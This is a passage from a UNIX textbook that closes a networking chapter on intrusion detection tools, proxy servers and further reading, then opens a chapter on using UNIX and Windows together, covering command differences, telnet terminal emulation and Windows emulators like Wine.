So how can you protect against these types of attacks? One way is to protect each host machine that connects to the outside world separately You install security software so that any unauthorized attempts to access a machine generate alarms and reports to the network administrator. While this is good for small environments with a few hosts, it becomes difficult when the network grows to dozens- or scores-of network hosts. For large systems, a better way is to install network-based security The difference in this method is that you spend time looking at network issues that affect security rather than machine issues. For instance, two hosts in your system may deny service to anyone but users on a certain network. As long as the address trying to access them is on this network, the user is let in, using the host-based model. But what happens if an intruder *spoofs* (fools) the network into thinking that it is getting a request from a legitimate internal network address? With the network-based model, only one machine-the one that connects your network to the outside world-has to worry about monitoring the network for these illegal intrusions. This is the machine on which you put all of your firewall protection.

Intrusion Detection

You can also increase the security of your hosts using an intrusion detection system. An intrusion detection system attempts to determine when someone is trying to break into your system, or when someone has already successfully broken in. Among the intrusion detection systems available for variants of UNIX are PortSentry the Linux Intrusion Detection System (LIDS), and SNORT. PortSentry watches possible scans of network ports on your system that might indicate that your system is under

attack. When PortSentry sees suspicious activity, it can takes various actions, depending on the contents of a configuration file. You can download PortSentry free of charge from *http://sourceforge.net/projects/sentrytools/*.

The Linux Intrusion and Detection System (LIDS) adds a module to the Linux kernel, together with a set of administration tools that implements Mandatory Access Controls. These controls can be used to block access to all users, including root, except that access to resources can be allowed by configuring LIDS. LIDS can detect port scanning within its kernel. It can hide files completely and make files read-only to everyone, using root, it can hide processes to everyone or block which other processes are able to send signals to particular processes. LIDS also supports access control lists, discussed in Chapter 12. LIDS provides time-based restrictions on when tasks can be performed or a file can be accessed. You can download LIDS and obtain more information about LIDS from *http://www.lids.org/*.

SNORT is an open-source network intrusion detection, and prevention, system. You can obtain SNORT free of charge from Sourcefire, which offers commercial versions with integrated hardware and support services. SNORT can perform real-time traffic analysis and packet logging on IP networks and can perform protocol analysis; carry out content searching and matching; and detect a variety of attacks and probes, including buffer overflows, stealth port scanning, and CGI attacks, as well as many other types of attacks. It can also be used to prevent intrusions, not just detect them. To download, and learn more about, SNORT, go to *http://www.snort.org/*.

Proxy Servers

As the number of users on your network grows, the amount of requests for information on the Internet grows. Although most of these requests are legitimate and pose no security threats, there are some that may To prevent unauthorized requests from being made to services outside your firewall, there is an additional service that can be used besides firewall software, called a *proxy service*. The function of a proxy service is to let a machine that connects your network to the outside world, called a *proxy server,* act on your behalf (proxy) to send requests.

When you request to access a specific network address or URL (see Chapter 10), your request goes to the proxy server. Depending on rules that are set up by the software running on the proxy server, you may either be allowed to connect to the end site or be denied. Examples of when you would be denied are when specific URLs are deemed inappropriate for access by business employees, or when the site that you want to access is known to be a malicious site that may introduce a virus into your network if you access it.

Squid

If you do not already have a proxy server installed on your network, you may want to install one. One option is to use Squid, a high performance proxy caching server for web clients. Squid is available for use free of charge for AIX, HP-UX, Solaris, Linux, Mac OS X, FreeBSD, OpenBSD, and NetSD, and other UNIX variants. You can download Squid from *http://www.squid-cache.org/*. You can also find directions and help for compiling, installing, and running Squid at this site. You can also consult *Squid: The Definitive Guide* by Duane Wessels, published by O'Reilly and Associates, to learn more about Squid.

We will not go into details about Squid or other proxy servers here. Instead, we will offer an overview of network administration issues involving proxy servers.

Administering Proxy Servers

Administering a proxy server basically centers on being aware of the potential for a breach of security or a misuse of the network. There are tools, called *proxy monitors,* that allow a network administrator to look at what sites are being accessed, how often, and by whom. By analyzing this information, a network administrator can determine whether or not to limit or completely eliminate the capability for users to access a particular site or network address via a proxy server. In addition to the security and misuse potentials, another potential issue can be addressed by monitoring your proxy server: performance. Since the proxy server acts as a "traffic cop" between the users and the outside world,

its performance is directly related to the number of people that are trying to access it simultaneously A strong part of proxy server management is to track the load that is being placed on it at various times. From this analysis, the network administrator may implement one or two strategies to avoid congestion. The first method may be to implement additional proxy servers. When one becomes heavily used, users are switched over to another one to make their requests. This process will work until you are using the full capacity of the last available proxy server. Then, the network administrator may have to employ the second method, which is to restrict users or services on each proxy server. This second method can be done as effectively as the first, but you need to really understand the needs of your users before you attempt to implement this second solution instead of the first one.

PREV NEXT

PREV NEXT

Summary

One of the highlights of UNIX is its strong set of networking capabilities. This chapter has covered some aspects of administration of networking. Administration of TCP/IP networking, **sendmail** administration, and NFS has been discussed, as has NIS. We have talked about web-based network issues such as DNS, firewalls, proxy servers, and web security Because network administration can be quite complicated, complete coverage of this topic cannot be provided here. However, you should be able to use what you've learned here to get started in administering your network of UNIX system computers. Although you will find running networks challenging, you will discover that UNIX provides many tools to help you with this task.

PREV NEXT

PREV NEXT

How to Find Out More

A number of useful books are available on various aspects of network administration. For example, you will find the following books particularly helpful:

Barnett, D.A., R.E. Silverman, and R.G. Byrnes. *Linux Security Cookbook*. Sebastopol, CA: O'Reilly, 2003.

Burk, Robin, et al. *UNIX Unleashed*. 3rd ed. Indianapolis, IN: Howard W. Sams, 1998.

Cervone, H. Frank. *Solaris Performance Administration.* New York: McGraw-Hill, 1998.

Eisner, Mike, Ricardo Labiaga, and Hal Stern. *Managing NFS and NIS*. 2nd ed. Sebastopol, CA: O'Reilly. 2001.

Hunt, Craig. *TCP/IP Network Administration*. 3rd ed. Sebastopol, CA: O'Reilly, 2002.

Mansfield, Niall. *Practical TCP/IP: Designing, Using, and Troubleshooting TCP/IP Networks on Linux and Windows.* Reading, MA: Addison-Wesley, 2003.

Wells, Nicholas. *Guide to Linux Networking and Security*. Boston, MA: Thompson, 2003.

Here are some references for network security administration:

Zwicky, Elizabeth, Simon Cooper, and D. Brent Chapman. *Building Internet Firewalls*. 2nd ed. Sebastopol, CA: O'Reilly, 2000.

Cheswick, William R., Steven Bellovin, and Aviel Rubin. *Firewalls and Internet Security: Repelling the Wiley Hacker*. 2nd ed. Boston, MA: Addison-Wesley, 2003.

Freiss, Martin. *Protecting Networks with SATAN*. Sebastopol, CA: O'Reilly, 1998.

Garfinkel, Simson, Gene Spafford, and Alan Schwartz. *Practical UNIX and Internet Security*. 3rd ed. Sebastopol, CA: O'Reilly, 2003.

Smith, Peter G., *Linux Network Security*. Hingham, MA: Charles River Media, 2005.

Wells, Nicholas, *Guide to Linux Networking and Security*. Boston, MA: Course Technology, 2002.

If you want to understand **sendmail** better, you can try

Costales, Bryan, and Eric Allman. *Sendmail* 3rd ed. Sebastopol, CA: O'Reilly, 2002.

If you want to understand the IPv6 protocol, you might try

Feit, Sidnie. *TCP/IP: Architecture, Protocols, and Implementation with IPv6 and IP Security*. New York: McGraw-Hill, 1998.

Loshin, Peter. *IPv6 Clearly Explained*. San Francisco, CA: Morgan-Kaufmann Publishers, 1999.

If you want to use newsgroups to find out more about some of the topics covered in this chapter, you can try *comp.security.firewalls* and *comp.security.misc* for firewall information, *comp.protocols.dns.std* for DNS standards work, *comp.protocols.nfs* for NFS information, and *comp.protocols.ppp* for PPP information. For understanding network abuse and how it is being handled across the industry try the newsgroup *news.admin.net-abuse*. For more generic network administration topics, try *comp.unix*.

PREV NEXT

PREV NEXT

Chapter 18: Using UNIX and Windows Together

Overview

The UNIX System gives you a rich working environment that includes multitasking, extensive networking capabilities, and a versatile shell with many tools. UNIX exists in many versions, called *variants,* that include distributions of Linux, Mac OS X, and BSD that run on desktop environments, and other distributions that run on workstations, minicomputers, and mainframes-such as Solaris, HP-UX, and AIX. But we live in a world in which millions of desktop PCs and servers run applications under Microsoft Windows, which itself has a few versions currently being used, such as Windows 2000, Windows XP, and even older versions on home PCs. To complicate things further, many environments exist in which UNIX computers and Windows computers are networked together. These realities make it crucial for many people to use Windows and UNIX together.

There could be many reasons to use both systems-for instance, if you use a UNIX system at work and run Windows on a PC at home or vice versa. You may want to take advantage of both UNIX and Windows applications by running them on the same machine. For example, maybe you wish to run UNIX versions of Windows software that are compatible with the original Windows versions. You may want to emulate your Windows environment on a computer running UNIX. On the other hand, maybe you wish to enrich your Windows environment with UNIX System facilities and tools, or you wish to run UNIX applications on a Windows machine. You may even want to run both Windows and UNIX on the same PC.

When you use both Windows machines and UNIX machines on the same network, you may want to share files between them. You may want to use your Windows PC as a terminal for logging in to a UNIX computer, and so on. So in a hybrid world of both UNIX and Windows machines, you may want to use Windows and UNIX together in a multitude of ways.

There are many aspects to using the UNIX System and Windows together. This chapter covers these issues and more:

- Moving to UNIX if you are a Windows user, including understanding important similarities and differences between the two operating systems
- Understanding the differences between how the graphical user interfaces execute tasks and how the command-line interfaces execute tasks
- Understanding how to access a UNIX system using terminal emulation on your PC
- Running Windows applications on UNIX machines, including Windows emulators
- Sharing files and applications across UNIX and Windows machines
- Running both UNIX and Windows on the same machine
- Networking Windows PC clients with UNIX servers (covered also in Chapter 15)
- Sharing hardware between UNIX and Windows machines

PREV NEXT

PREV NEXT

Moving to UNIX If You Are a Windows User

Both UNIX-and its variants-and Windows have command-line and graphical user interfaces. While many UNIX users switch between the two environments depending on the task to be performed, most Windows users seldom use command lines. To effectively move from a Windows environment to a UNIX environment, you will need to understand the similarities and differences between the two systems. If you are moving to a UNIX environment from Windows, you will need to know a number of things to become as proficient as you were in your Windows environment. You need to know about the differences and similarities of the commands used. You need to understand how the user interfaces are different, but-in some instances-can be made to look the same. You need to know the differences in how files and directories are named and accessed. And you need to know how the environments and shells are different. These next few sections talk about these issues.

Differences Between Windows and the UNIX System

The UNIX System and Windows differ in many ways, most of which are hidden from the user. Unless you are an expert programmer, you do not need to know how memory is allocated, how input and output are handled, or how the commands are interpreted. But as a user, if you are moving from one to the other, you do need to know differences in commands, differences in the syntax of commands and filenames, and differences in how the environment is set up. You may also want to compare how the GUI (graphical user interface) environments of both UNIX and Windows are similar, and how they are different.

If you already use Windows, you have a head start on learning to use the UNIX System. You already understand how to create and delete directories; how to change the current directory; and how to display, remove, and copy files. DOS users under Windows are familiar with command-line interfaces to execute commands. Windows users are familiar with using icons and mouse movements to perform simple tasks such as moving and copying files.

While you may never need to understand the actual operations of the “clicks and drags” you use as a Windows user, you can get a clearer understanding of the UNIX System by understanding the corresponding UNIX System commands for these basic Windows commands. These Windows commands are executed as DOS commands in much the same way that commands performed under UNIX desktop environments, such as the Common Desktop Environment and K Desktop (CDE and KDE, discussed in Chapter 7) or the GNOME desktop (Chapter 6) are actually executed as UNIX commands. We will use the term DOS in this chapter to describe the command-line environment of Windows. In later versions of Windows such as 2000 and XP, the command-line interface to DOS is replaced by the notion of CMD.EXE instead of COMMAND.COM.

Graphical User Interfaces

Microsoft Windows presents users with a graphical user interface that lets them simplify many different tasks with the help of their mouse. The Windows GUI evolved from earlier GUIs developed at Xerox Park and at Apple Computers. Analogously, GUIs have been developed for UNIX users. Originally, different variants of UNIX had their own GUIs, but standardization efforts have led to the adoption of common GUIs across many variants of UNIX, such as the Common Desktop Environment (CDE), GNOME, and KDE. It is not difficult to move from one UNIX GUI to another, since the underlying principles behind the use of these GUIs are similar.

In the same way, moving from the use of Windows with a GUI to the use of UNIX with a GUI is relatively easy For instance, both the UNIX and Windows GUI environments use icons to represent tasks, files, and directories. As an example, both UNIX and Windows use the concept of a folder to represent a directory The metaphor of “icon dragging” applies to both the UNIX and Windows GUIs. You can move icons around on a page, move the active window, enlarge or minimize it, or move file folders or contents to other folders in both environments. Likewise, the metaphor of “double-clicking” applies. When you double-click an icon in either GUI, an application executes and a new window opens to allow you to run the application. When you are done, you exit the application by selecting an

"exit" icon in the active window. Even "right-clicking" is similar. When you use your right mouse button, you see either a drop-down menu of options you can perform with the current icon, or more information about it.

General Differences Between the Command Line in UNIX and in Windows

Although UNIX and Windows tasks can be executed in much the same way by using a graphical user interface, a number of differences exist between them in the way commands are executed, the way files are named and structured, and the environment under which a user interacts with the system.

Some minor differences in command syntax can be confusing when moving from one system to the other. For example, as previously noted, DOS under Windows uses a backslash to separate directories in a pathname, where the UNIX System uses a (forward) slash. In addition, the two systems require different environmental variables, such as *PATH* and *PROMPT,* which must be set properly for programs to run correctly

The file system structures also differ from one to the other. Although both Windows and UNIX use the concept of hierarchical files, each disk on a Windows machine has an identifier (for instance, C: or D:) that must be explicitly mentioned in the pathname to a file. This is because each disk has its own root directory with all files on that disk under it in a hierarchy UNIX has only one root directory, and no matter how many physical disks are associated with the files under the root directory, the files are referenced as subdirectories under the root directory This process, called *mounting,* shields the user from having to know where the files reside. In fact, files may even reside on different machines and still be accessed using this single root concept via *remote resource mounting*. These concepts are discussed in more detail in Chapters 14, 15, and 17.

Finally, some fundamental concepts underlying the UNIX operating system are not present in DOS-such as standard input and output. And some concepts are used much less frequently in DOS, such as piping commands or using redirection of output. The differences will be outlined here, as these concepts are an essential part of learning the UNIX System.

Common Commands in UNIX and DOS

Most of the common commands in DOS have counterparts in the UNIX System. In several cases more than one UNIX command performs the same task as a DOS command; for example, **df** and **du** both display the amount of space taken by files in a directory, but in different formats. In this case the UNIX System commands are more powerful and more flexible than the DOS SIZE command (DOS 7.0 and newer versions use the CHKDSK command). Some commands appear identical in the two systems-for example, both systems use **mkdir**. Table 18–1 shows the most common commands in DOS and the equivalent commands in the UNIX System.

Table 18–1: Basic Commands in DOS and the UNIX System

Function	DOS Command	UNIX Command
Display the date	DATE	**date**
Display the time	TIME	**date**
Display the name of the current directory	CD	**pwd**
Display the contents of a directory	DIR, TREE	**ls –l, find**
Display disk usage	CHKDSK	**df, du**
Create a new directory	MD, MKDIR	**mkdir**
Remove a directory	RD, RMDIR	**rmdir, rm –r**
Display the contents of a file	TYPE	**cat**
Display a file page by page	MORE	**more, pg**
Copy a file	COPY	**cp**
Remove a file	DEL, ERASE	**rm**

Compare two files	COMP, FC	**diff, cmp, comm**
Rename a file	RENAME	**mv**
Send a file to a printer	PRINT	**lp**

Most of these UNIX commands are described throughout this book, especially in Chapters 3 and 19. In some cases, putting them together in a chart may be misleading, because they are not precisely the same. In general, the UNIX System commands take many more options and are more powerful than their DOS counterparts. For example, the UNIX **cp** command copies files like the COPY command does, but the UNIX **ls** command allows you to do a little more than the DIR command under DOS.

Command-Line Differences

The differences between how DOS and the UNIX System treat filenames, pathnames, and command lines, and how each uses special characters and symbols, can be confusing. The most important of these differences are noted here:

- **Case sensitivity** DOS is-by nature-not case sensitive (except if your system supports long filename capabilities). You may type commands, filenames, and pathnames in either uppercase or lowercase, and they will act the same (e.g., the commands DIR and dir will both list the current directory and *myfile* and *Myfile* are treated as the same file). However, the UNIX System is sensitive to differences between uppercase and lowercase. The UNIX System will treat two filenames that differ only incapitalization as different files (e.g., *file1* versus *File1*). Two command options differing only in case will be treated as different; for example, the **–f** and **–F** optionstell **awk** to do different things with the next entity on the command line.

- **Backslash, slash, and other special symbols** These are used differently in the two operating systems. You need to learn the differences to use pathnames and command options correctly See Table 18–2 for an understanding of the differences in structure.

Table 18–2: Differences in Syntactic Use of Slash, Backslash in DOS and UNIX

Name/Function	DOS Form	UNIX Form
Directory name separator	C:\SUE\BOOK	***/home/sue/book***
Command options indictor	DIR/W	**ls –x**
Path component separator	C:\BIN;C:\USR\BIN	***/bin:/usr/bin***
Escape sequences	Not used	\n (newline)

- **Filenames** In earlier versions of DOS, filenames consisted of up to eight alphanumeric characters, followed by an optional dot, followed by an optional filename extension of up to three characters. Newer versions support something called long filenames, where the name can be up to 255 characters (or longer for some versions of XP). There still is a three-character limit on file extensions (see next entry)-since DOS uses the file extension to determine the type of file in many cases (and thus which program to associate it with). DOS filenames can have multiple dots; but if DOS detects a dot in the filename, it tries to interpret the next three characters after the last dot as the file extension. UNIX System filenames can have up to 256 characters and can include almost any character except "/" and NULL. UNIX files may have one or more dots as part of the name, but a dot is not treated specially except when it is the first character in a filename.

- **Filename extensions** In DOS, specific filename extensions are necessary for files such as executable files (.EXE or .COM extensions), system files (.SYS), and batch files (.BAT), as well as Windows files used by applications (such as .DOC, .PPT, .DLL, and .AVI). In the UNIX System, filename extensions are optional and the operating system does not enforce filename extensions. Some UNIX utilities, though, use filename extensions (such as .tmp, .h, and .c).

- **Wildcard (filename matching) symbols** Both systems allow you to use the * and ? symbols to specify groups of filenames in commands; in both systems the asterisk matches groups of letters and the question mark matches any single letter. However, if a filename contains a dot and filename extension, DOS treats this as a separate part of the filename. The asterisk matches to the end of the filename or to the dot if there is one. Thus, if you want to specify all the files in a DOS directory, you need *.*, whereas the UNIX equivalent is *. The UNIX System also uses the [] notation to specify character classes, but DOS does not.

Setting Up Your Environment

Both DOS and the UNIX System make use of startup files that set up your environment. DOS uses the CONFIG.SYS and AUTOEXEC.BAT files. The UNIX System uses a file called *.profile*. In order to move from Windows to the UNIX System, you need to know something about these files. In particular, you will need to understand how entries representing devices and services added under the Windows Control Panel are added to either the AUTOEXEC. BAT file or the CONFIG.SYS file, or both. You will also need to understand how the *.profile* file sets up certain aspects of your environment that affect how the UNIX shell is started up (see Chapter 4).

Creating the DOS Environment When you start up a Windows machine running DOS, it runs a built-in sequence of startup programs, ending with CONFIG.SYS and AUTOEXEC .BAT if they exist on your hard drive (or a floppy that you are using to boot from). The CONFIG.SYS file contains commands that set up the DOS environment-such as FILES and BUFFERS, and some device drivers-which are TSR (terminate and stay resident) programs that are necessary to incorporate devices into the DOS system. Other devices are managed directly by Windows configuration files and do not become part of CONFIG .SYS. You can also specify that you wish to run a shell other than COMMAND.COM.

The AUTOEXEC.BAT file can contain many different DOS commands, unlike CONFIG .SYS, which may only contain a small set of commands related to your machine configuration. In AUTOEXEC.BAT you can display a directory, change the working drive, or start an application program. In addition, you can create a path, which tells DOS where to look for command files-which directories to search and in what order. You use a MODE command to set characteristics of the printer, the serial port, and the screen display You use SET to assign values to variables, such as the global variables COMSPEC and PROMPT.

Most of the previous functions are now handled by Windows automatically when it boots up, based on a file called the Registry, as well as internal settings of devices stored in the Control Panel. You can, however, usually see these activities happening by pressing the ESC key when your Windows screen first appears. This method is especially useful if you suspect that something has happened to your Windows system that is making it work incorrectly For example, you may not have sound coming out of your speaker. By looking at the actual DOS commands and environment setting routines that are being executed, you may discover that a specific device-such as the audio card that you are depending on-has a problem, and the driver for it is not being loaded at boot time.

Setting Up the UNIX Environment In a UNIX system, the hardware-setting functions (performed by CONFIG.SYS and the MODE command on a DOS system) are part of the job of the system administrator. These and other administrative tasks are described in Chapters 13 and 14.

Both systems use environmental variables such as *PATH* in similar ways. In the UNIX System, your environmental variables are set during login by the system and are specified in part in your *.profile* file. Your UNIX *.profile* file corresponds roughly to AUTOEXEC .BAT on DOS. A profile file can set up a path, set environmental variables such as *PORT* and *TERM,* change the default prompt, set the current directory, and run initial commands. It may include additional environmental variables needed by the Korn shell, if you are running this. On a multiuser system, each user has a *.profile* file with his or her own variables.

Basic Features

Some of the fundamental features of the UNIX System include standard input and output, pipes and redirection, regular expressions, and command options. Most of these concepts are found in DOS

also, but in DOS they are relatively limited in scope. In the UNIX System they apply to most of the commands; in DOS they are only relevant to certain commands.

- **Standard I/O** The concept of standard input and output is part of both systems. In both systems, the commands take some input and produce some output. For example, **mkdir** takes a directory name and produces a new directory with that name. **sort** takes a file and produces a new file, sorted into order. In the UNIX System, certain commands allow you to specify the input and output, for example, to take the input from a named file. If you do not name an input file, the input will come from the default standard input, which is the keyboard. Similarly the default standard output is the screen. This concept is relevant for DOS also. If you enter a DIR command in DOS, the output will be displayed on your screen unless you send it to another output.

- **Redirection** Redirection is sending information to a location other than its usual one. DOS uses the same basic file redirection symbols that the UNIX System does: < to get input from a file, > to send output to a file, and >> to append output to a file. An important difference is that DOS sometimes uses the > symbol to send the output of a file to a device such as a printer, whereas the UNIX System would use a pipe. For example, the DOS command

  ```
  C:\> dir > prn
  ```

  sends the output of the dir (directory) command to the printer. The UNIX System equivalent would be the following pipeline:

  ```
  $ ls lp
  ```

- **Pipes** Both systems provide pipes, used to send the output of one command to the input of another. In the UNIX System, pipes are a basic mechanism provided by the operating system, whereas in DOS they are implemented using temporary files, but their functions are similar in both systems.

- **Regular expressions** The concept of regular expression is used by many UNIX System commands. While the Search routine in DOS is limited to asterisks and question marks in searching files and folders, there are some counterparts in DOS in the JScript and VBScript routines. Regular expressions are string patterns built up from characters and special symbols that are used for specifying patterns for searching or matching. They are used in **vi, ed,** and **grep** for searching, as well as in **awk** for matching.

- **Options** Most UNIX System commands can take options that modify the action of the command. The standard way to indicate options in the UNIX System is with a minus sign. For example, **sort –r** indicates that **sort** should print its output in descending rather than ascending order. Options are used with DOS commands, too. They are called *command switches* and are indicated by a slash. For example, DIR /P indicates that DIR should list the contents of the directory one page (screen) at a time, which comes in handy when you are looking at large directories. The concept is the same in both systems, but options play a more important role in normal UNIX System use.

Similarities Between UNIX and Windows

UNIX and Windows both provide many useful features for their users. Original versions of Windows increased the ease of use of the GUI but did not do much to improve performance and services. Windows NT was the first Microsoft Windows-based system to do so. Newer Windows versions such as Windows 2000 and Windows XP have greatly improved multitasking capabilities and networking services.

Here are a few ways in which UNIX and Windows are the same: Both UNIX and Windows can be loaded on a PC as a client that accesses a server. Additionally both can be loaded onto a server and provide services such as printing and file serving for their clients on a network. UNIX and Windows are true *multitasking* machines; that is, you can perform multiple tasks simultaneously UNIX and Windows both provide management of your processes through a GUI interface (Microsoft calls it the Task Manager). Both UNIX and Windows can provide a full suite of networking tools and applications

to allow connections to other machines, and software to allow sharing of files across the network. Finally, both UNIX and Windows have strong built-in security features that keep unwanted intruders out.

PREV NEXT

PREV NEXT

Networking UNIX and Windows Machines

Many networked computing environments include both Windows and UNIX System machines. When you work in such an environment, there are many reasons for using the two systems together. You will probably want to transfer or share files between one system and the other, and you may also want to log in to a UNIX System computer from your Windows PC. We will discuss some of these concepts in the next sections. A number of networking capabilities are available that help you to link Windows PCs and UNIX System computers. In fact, one of the most popular-TCP/IP-is the network technology that has made the Internet flourish, since it is the backbone of the Internet.

In addition to the following brief discussion, this concept is further discussed in detail in Chapters 15 and 10.

You can provide TCP/IP services on your Windows PC so that it can carry out networking tasks with other computers running TCP/IP software, including computers running UNIX. These can be connected to the PC by an Ethernet LAN. You can even set up a simple SLIP (*S*erial *L*ine *I*nternet *P*rotocol) or PPP (*P*oint-to-*P*oint *P*rotocol) connection for basic Internet access (this is discussed further in Chapter 9).

In order to use TCP/IP, a Windows user must define the protocol to the system via the Control Panel. The Networks setting allows you to add the TCP/IP service for dial-up networks as well as directly connected ones, as in a LAN.

Providing your Windows PC with TCP/IP capabilities allows you to use Internet services and applications. You can also exchange electronic mail with other computers running TCP/IP software, including using SMTP (the *S*imple *M*ail *T*ransfer *P*rotocol). You can log in to another TCP/IP system using the **telnet** command. You can transfer files to and from other TCP/IP systems using the **ftp** or **tftp** command.

PREV NEXT

PREV NEXT

Terminal Emulation

Terminal emulation is a way to make your Windows PC look like a simple asynchronous terminal. Using your Windows PC as a terminal is a simple way to allow you to connect to a UNIX machine. You can then input commands from your PC's keyboard and receive output display on your PC screen. Microsoft provides two built-in terminal emulators, *HyperTerminal* (for dial-up connections) and the *telnet* client (for direct LAN connections). In addition, there are a number of third-party software packages that provide terminal emulation services on Windows machines.

Logging In to Your UNIX System from Your PC

A simple way to use DOS and the UNIX System together is to treat them as two distinct systems, and to simply access the UNIX System from your personal computer using a terminal emulation program to turn your PC into a UNIX System terminal. You can run whatever programs are important to you in a Windows environment and turn your personal computer into a UNIX System terminal when you wish to log in to your UNIX System.

When you run a terminal emulator, your personal computer becomes a virtual terminal. You do not have access to most features of Windows and cannot run most Windows application programs while using the emulator without escaping the emulator environment and going back to Windows. However, you can run selected commands that manipulate files, like COPY, RENAME, and ERASE. These commands are usually preceded by some command to let the emulator recognize it as a DOS command.

You can also do simple file transfers. Most terminal emulators have features that allow you to upload files to your UNIX system from the personal computer, and to download files from your UNIX system to your personal computer. Numerous terminal emulators are available for Windows machines, some of which come packaged together with an operating system environment. The next section briefly discusses the use of **telnet,** Dial-Up Networking, and an example of a commercially available product called NetTerm as ways to access UNIX machines.

Microsoft Windows Terminal Emulators

To access your UNIX machine, you need to establish a connection between your PC and the UNIX machine you want to connect to. The type of connection you establish depends on whether you are on a LAN (*l*ocal *a*rea *n*etwork), or remote (not directly connected). Microsoft has implemented both ways of accessing remote computers, including UNIX machines, as part of its environment. In particular, Microsoft includes a built-in telnet function for connecting to another machine over a LAN and a service called Dial-Up Networking for connecting over a phone line. Both of these are discussed in the next sections.

The Microsoft terminal emulation programs lack some important features, so other vendors, such as InterSoft International, have created third-party applications that run as terminal emulators on Windows machines, such as NetTerm, which provide richer feature sets than the standard Microsoft software.

Using telnet to Access Your UNIX System

The telnet application allows you to connect one machine to another machine using the TCP/IP protocol, regardless of the operating systems on the machines.

If you are connected to a LAN, you can access a UNIX machine simply by using the built-in telnet application on your Windows machine. There are three ways to access the program. The first is to use your Start bar and select the Run icon. You can then type in a command such as:

```
telnet 152.99.196.84
```

which will open up a telnet connection to the UNIX machine at that address on your LAN. If you have a DNS name for the machine (see Chapter 17), you can alternatively type its name, for example, to

connect to the machine named *hoviserve*:

```
telnet hoviserve
```

Another way is to access telnet via your web browser. Selecting a URL that begins with the string "telnet://" displays the same telnet session window as in the previous two methods.

Once you have opened up the telnet session, you log in to your UNIX machine by supplying your login ID and password as normal.

Using Dial-Up Networking to Access Your UNIX System

If you are accessing your UNIX system remotely (not on a LAN), you need to establish a dial-up connection. Windows has a feature called Dial-Up Networking that allows you to do this. To set up an icon to allow you to connect to a UNIX machine, you need to know a few things ahead of time. You need to know the dial-up number for the system you want to access, and some information about where you are calling from and what type of phone service you have (for instance, does it include call waiting). You also need to know what speed modem you are using, and which COM port it is connected to. After selecting the Network and Dial-up Connections header from the ones available under My Computer, you complete the information fields on the pop-up window (note that this is the same function as HyperTerminal). When they are complete, you are asked to save the configuration in a file. You should give the file a unique name, one that describes the UNIX system to which this information pertains, such as the computer name (for instance, *flipper,* if your UNIX machine name is *flipper*). You should then move this file to your desktop, so that it is available for use without your having to hunt for it.

To connect to a UNIX system from your Windows environment, select the Dial-Up Networking icon that is associated with that particular system (you may have multiple icons and multiple configuration settings for each UNIX system that you connect to) and use the pop-up windows that appear to automatically dial for you. Once you are connected, go through the usual UNIX System login procedure.

Using Packages Such as NetTerm to Access Your UNIX System

Third-party applications perform the same basic connecting functions as the built-in Microsoft ones but provide more flexibility in configuration and options that are not available with the Microsoft **telnet** implementation. One such package is NetTerm, by InterSoft International. NetTerm allows you to create and maintain a phone directory of many machines, each of which may have different characteristics. For instance, you can configure your desktop look (number of lines, number of lines to scroll, line width, and so on). You can also configure the keyboard mappings. This is especially useful if you want to use keys that are not part of the standard ones you normally use in typing. Figure 18–1 shows a sample configuration.

Figure 18–1: A sample NetTerm screen

Once you have such a package installed and configured, you can store it on your desktop so that it can be run by double-clicking the associated icon.

PREV NEXT

PREV NEXT

Running Windows Applications and Tools on UNIX Machines

If you are used to running applications under the Windows environment, you can do so on UNIX machines. You may run a Windows *emulator,* which is an environment that is made to look like the familiar Windows one (it emulates it). You may also take advantage of tools that have been developed on UNIX machines to perform the same functions as their Windows counterparts, thus eliminating the need to have two separate environments on your machine that you must switch between to perform different tasks. Newer emulators are beginning to add richer features that do more than just *emulate* an environment; they actually take features from the Windows environment and implement them on UNIX machines in their native mode. This allows Windows users to perform tasks on UNIX machines exactly as they would perform them on their Windows machines.

There are two types of emulators: *software* and *hardware.* The next section discusses some of the software emulators that are available. VMware, which is a hardware emulator, is discussed later on in this chapter.

Running DOS and Windows Emulators Under UNIX

Emulators are available that enable you to run both DOS and Windows programs under UNIX. While DOS and Windows emulation is not heavily used except by experienced users, it is still worth mentioning for those who wish to take advantage of it. In addition to reducing the overhead cost of running two separate machines, or requiring dual booting to access features from one environment or the other, emulation allows UNIX users to run Windows environments *only when needed*.

Win4Lin

Win4Lin *(http://www.win4lin.com/)* is a Windows 2000 and XP (and even Windows 98) emulator running on the Linux platform that takes an interesting approach to Windows emulation. It is very tightly integrated with the Linux host operating system. For example, Win4Lin uses the Linux file system instead of creating a real or virtual FAT file system. It also makes certain parts of the install shared among all users of the machine, so there can be only one version of Windows installed on a Win4Lin machine (VMware can have multiple Windows installations-all different versions-installed and running at the same time). Due to the architecture, Win4Lin files are directly accessible from Linux, even when the emulation isn't running.

DOSemu

DOSemu is a DOS emulator that is available for Linux systems from the web at *http://dosemu.sourceforge.net/*. This Linux application typically comes with sample configuration files called *config.dist* that are used to help build your *dosemu.conf* file, which is the configuration file that you use for your particular version of Linux. You can create a bootable floppy disk using the **mcopy** command, which is available as part of Linux distribution. Copy the *command.com, sys.com, emufs.sys,* and *exitmenu.com* files (and the *ems.sy.cdrom.sys* file, if you have a CD-ROM on your system) to the floppy This allows you to boot up your Linux machine in DOS emulation mode.

Wine

The Wine emulator is a very popular Windows emulator for some UNIX variants. It runs on most of the versions of UNIX that run on Intel platforms, including Linux and Solaris. Wine started as a project in 1993, to support running Windows 3.1 programs under Linux. It has matured to support both 16-bit and 32-bit application environments, such as Windows 2000 and XP (Win32 applications). Its primary function is to convert Windows functions to X Window functions that are similar, using C language code instead of Microsoft code to do so. It has reached maturity with the current version 0.9.14 being released in May 2006. Many groups are developing new features for it. Some of the things that have been developed include support for sound devices, Winsock TCP/IP (a Windows service), modems, and serial devices. The code, extensive documentation, and tools to develop Wine are all available at *http://www.winehq.com/,* which is the official headquarters site, and whose symbol is a tilted

wineglass.

RUMBA

RUMBA is a suite of applications from NetManage *(http://www.netmanage.com/)*. RUMBA is a product that allows you to run an environment that can connect you to multiple server machines over TCP/IP by using ActiveX objects. The objects are optimized for Microsoft's 32-bit desktop platforms, such as Windows 2000 and XP. Many versions of this product are available, based on the type of client as well as the host to which you want to connect. The product is available for a range of UNIX platforms.

PREV NEXT

PREV NEXT

Sharing Files and Applications Across UNIX and Windows Machines

